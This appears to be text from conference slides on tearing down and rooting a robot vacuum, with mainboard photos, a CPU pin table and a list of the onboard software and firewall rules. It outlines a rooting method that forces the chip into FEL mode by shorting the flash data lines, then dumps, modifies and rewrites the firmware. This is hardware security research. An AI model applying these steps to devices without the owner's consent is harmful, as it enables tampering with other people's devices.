
Teardown




Frontside layout mainboard



Backside layout mainboard






Frontside layout mainboard (GEN2)




Rooting

- Usual (possibly destructive) way to retrieve the firmware



Rooting

- Usual (possibly destructive) way to retrieve the firmware




Rooting

Our weapon of choice:



Pin Layout CPU





	UART0					MMC2			MMC1									
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	
A						MMC Reset	D6	D4	D2	D0	D2	D0	CLK				TX	UART1
B						D7	D5	D3	D1		D3	D1	CMD				RX	
C									CLK		SDA							TW11
D						RX	TX		CMD		SCL							
E																		
F															Recov ery	Confir m		UART2
G															RX	TX		
H															Line IN L			
J															LINE IN R			
K															PHO NE IN			
L															PHO NE IN			
M															PHO NE	MIC1 P		
N															PHO NE	MIC2 P		
P															SDA	SCK	RESET	RSB0
R																		
T						LCD9	LCD7	LCD5	LCD3	LCD1					USB- DM0	USB- DPO		USB 1
U						LCD8	LCD6	LCD4	LCD2	LCD0	USB DRV				USB- DM1	USB- DP1		USB 2
	DRAM	VCC/VDD	GND							LCD								

Rooting

Initial Idea:

- Shortcut the MMC data lines
- SoC falls back to FEL mode
- Load + Execute tool in RAM
 - Via USB connector
 - Dump MMC flash
 - Modify image
 - Rewrite image to flash



Software

- Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)
 - Mostly untouched, patched on a regular base
- Player 3.10-svn
 - Open-Source Cross-platform robot device interface & server
- Proprietary software (/opt/rockrobo)
 - AppProxy
 - RoboController
 - Miiio_Client
 - Custom addb-version
- iptables firewall enabled
 - Blocks Port 22 (SSHd) + Port 6665 (player)


